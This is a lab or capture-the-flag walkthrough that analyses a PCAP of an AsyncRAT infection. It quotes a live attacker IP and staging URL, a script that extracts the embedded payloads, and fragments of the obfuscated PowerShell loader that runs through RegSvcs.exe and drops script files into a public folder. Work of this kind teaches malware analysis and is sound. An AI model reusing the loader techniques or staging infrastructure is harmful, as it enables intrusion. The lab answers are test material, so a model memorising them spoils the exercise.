

XLMRat lab Walkthrough

A compromised machine has been flagged due to suspicious network traffic. Your task is to analyze the PCAP file to determine the attack method, identify any malicious payloads, and trace the timeline of events. Focus on how the attacker gained access, what tools or techniques were used, and how the malware operated post-compromise.

Q1. The attacker successfully executed a command to download the first stage of the malware. What is the URL from which the first malware stage was installed?

Filter http

http						
No.	Time	Source	Destination	Protocol	Length	Info
4	2024-01-09 17:27:27.871218	10.1.9.101	45.126.209.4	HTTP	357	GET /xlm.txt HTTP/1.1
7	2024-01-09 17:27:28.140895	45.126.209.4	10.1.9.101	HTTP	879	HTTP/1.1 200 OK (text/plain)
12	2024-01-09 17:27:29.161640	10.1.9.101	45.126.209.4	HTTP	127	GET /mdm.jpg HTTP/1.1
344	2024-01-09 17:27:31.025858	45.126.209.4	10.1.9.101	HTTP	457	HTTP/1.1 200 OK (image/jpeg)

Hypertext Transfer Protocol

GET /mdm.jpg HTTP/1.1\r\n

Host: 45.126.209.4:222\r\n

Connection: Keep-Alive\r\n

\r\n

[Response in frame: 344]

[Full request URI: http://45.126.209.4:222/mdm.jpg]

This is the url where the first malware stage was installed

http://45.126.209.4:222/mdm.jpg

Q2. Which hosting provider owns the associated IP address?

If we want to see the hosting provider we should refer to VirusTotal, it would have the recorded details about the ip address : 45.126.209.4

The screenshot shows the VirusTotal interface for the IP address 45.126.209.4. On the left, a circular gauge displays a 'Community Score' of 14 out of 91, with a green bar indicating the score level. Below this, a 'Community Score' of 3 is shown. On the right, a red warning icon is followed by the text '14/91 security vendors flagged this IP address as malicious'. Below this, the IP address '45.126.209.4 (45.126.208.0/22)' is listed, followed by the AS information 'AS 23470 (ReliableSite.Net LLC)', where 'ReliableSite.Net LLC' is highlighted with a red box.

ReliableSite.Net

Q3. By analyzing the malicious scripts, two payloads were identified: a loader and a secondary executable. What is the SHA256 of the malware executable?

12	2024-01-09	17:27:29.161640	10.1.9.101	45.126.209.4	HTTP	127 GET /mdm.jpg HTTP/1.1
----	------------	-----------------	------------	--------------	------	---------------------------

Follow http stream packet 12,

```
GET /mdm.jpg HTTP/1.1
Host: 45.126.209.4:222
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK
Date: Tue, 09 Jan 2024 17:27:29 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
Last-Modified: Fri, 05 Jan 2024 12:07:33 GMT
ETag: "69468-60e31b1792a41"
Accept-Ranges: bytes
Content-Length: 431208
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg
```

```
i>>z$content = '@'
```

[illegible]

Extract the stream save as stream.txt

```
import hashlib
import re
from pathlib import Path

content = Path("stream.txt").read_text(errors="ignore")

pattern = r"\$(hexString_bbb|hexString_pe)s*=\s*"([0-9A-Fa-f_]+)"

for variable, hex_string in re.findall(pattern, content):
    payload = bytes.fromhex(hex_string.replace("_", ""))

    output = Path(f"{variable}.bin")
    output.write_bytes(payload)

    sha256 = hashlib.sha256(payload).hexdigest()

    print(f"{variable}")
    print(f"Size : {len(payload)} bytes")
    print(f"SHA256 : {sha256}")
    print(f"Saved : {output}")
```

```
print()
```

The run the python script above, make sure stream.txt and python script are in the same folder


```
PS C:\Users\User\Downloads> python .\extract.py
hexString_bbb
Size : 66560 bytes
SHA256 : 1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798
Saved : hexString_bbb.bin

hexString_pe
Size : 76288 bytes
SHA256 : 2c6c4cd045537e2586eab73072d790af362e37e6d4112b1d01f15574491296b8
Saved : hexString_pe.bin
```

Why the first hexstring, because when we uploaded at virustotal,



It show an .exe file



While the other one is a .dll file

So the question want is the malware executable so the answer is

1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

Q4. What is the malware family label based on Alibaba?

61 / 71
Community Score -10

61/71 security vendors flagged this file as malicious

1eb7b02e18f67420f42b1d94e74f3b6289d92672a0fb1786c30c03d68e81d798

Stub.exe

peexe checks-cpu-name malware long-sleeps assembly obfuscated calls-wmi detect-debug-environment

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 16+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.asyncrat/msil

Threat categories trojan dropper banker

Family labels asyncrat msil marte

Go to the virustotal result, it refer to the family labels

Asyncrat

Q5. What is the timestamp of the malware's creation?

History ⓘ

Creation Time	2023-10-30 15:08:44 UTC
First Seen In The Wild	2024-01-11 18:17:54 UTC
First Submission	2024-01-11 16:36:37 UTC
Last Submission	2026-07-21 08:53:51 UTC
Last Analysis	2026-05-24 17:43:41 UTC

Go to VirusTotal Details tab, it show the creation time

2023-10-30 15:08

Q6. Which LOLBin is leveraged for stealthy process execution in this script? Provide the full path.

```
$NK = $Fu.GetType('N#ew#PE#2.P#E'-replace '#', '')
$M7 = $NK.GetMethod('Execute')
$NA = 'C:\W#####indow#####s\Mi####cr'-replace '#', ''
$AC = $NA + 'osof#####t.NET\Fra###mework\v4.0.303###19\R#egSvc####s.exe'-replace '#', ''
$VA = @($AC, $NKDD)
```

Look back at the stream, deobfuscate it safely by running in the powershell

```
PS C:\Users\User\Downloads> $NA = 'C:\W#####indow#####s\Mi####cr' -replace '#', ''
PS C:\Users\User\Downloads>
PS C:\Users\User\Downloads> $AC = $NA + (
>> 'osof#####t.NET\Fra###mework\v4.0.303###19\R#egSvc####s.exe' -replace '#', ''
>> )
PS C:\Users\User\Downloads>
PS C:\Users\User\Downloads> $AC
C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
```

C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Q7. The script is designed to drop several files. List the names of the files dropped by the script.

```
[IO.File]::WriteAllText("C:\Users\Public\Conted.ps1", $Content)
[IO.File]::WriteAllText("C:\Users\Public\Conted.bat", $Content)
[IO.File]::WriteAllText("C:\Users\Public\Conted.vbs", $Content)
```

Look more into the stream, seeing that the files are dropped into users public folder, those are the files.

Conted.ps1, Conted.bat, Conted.vbs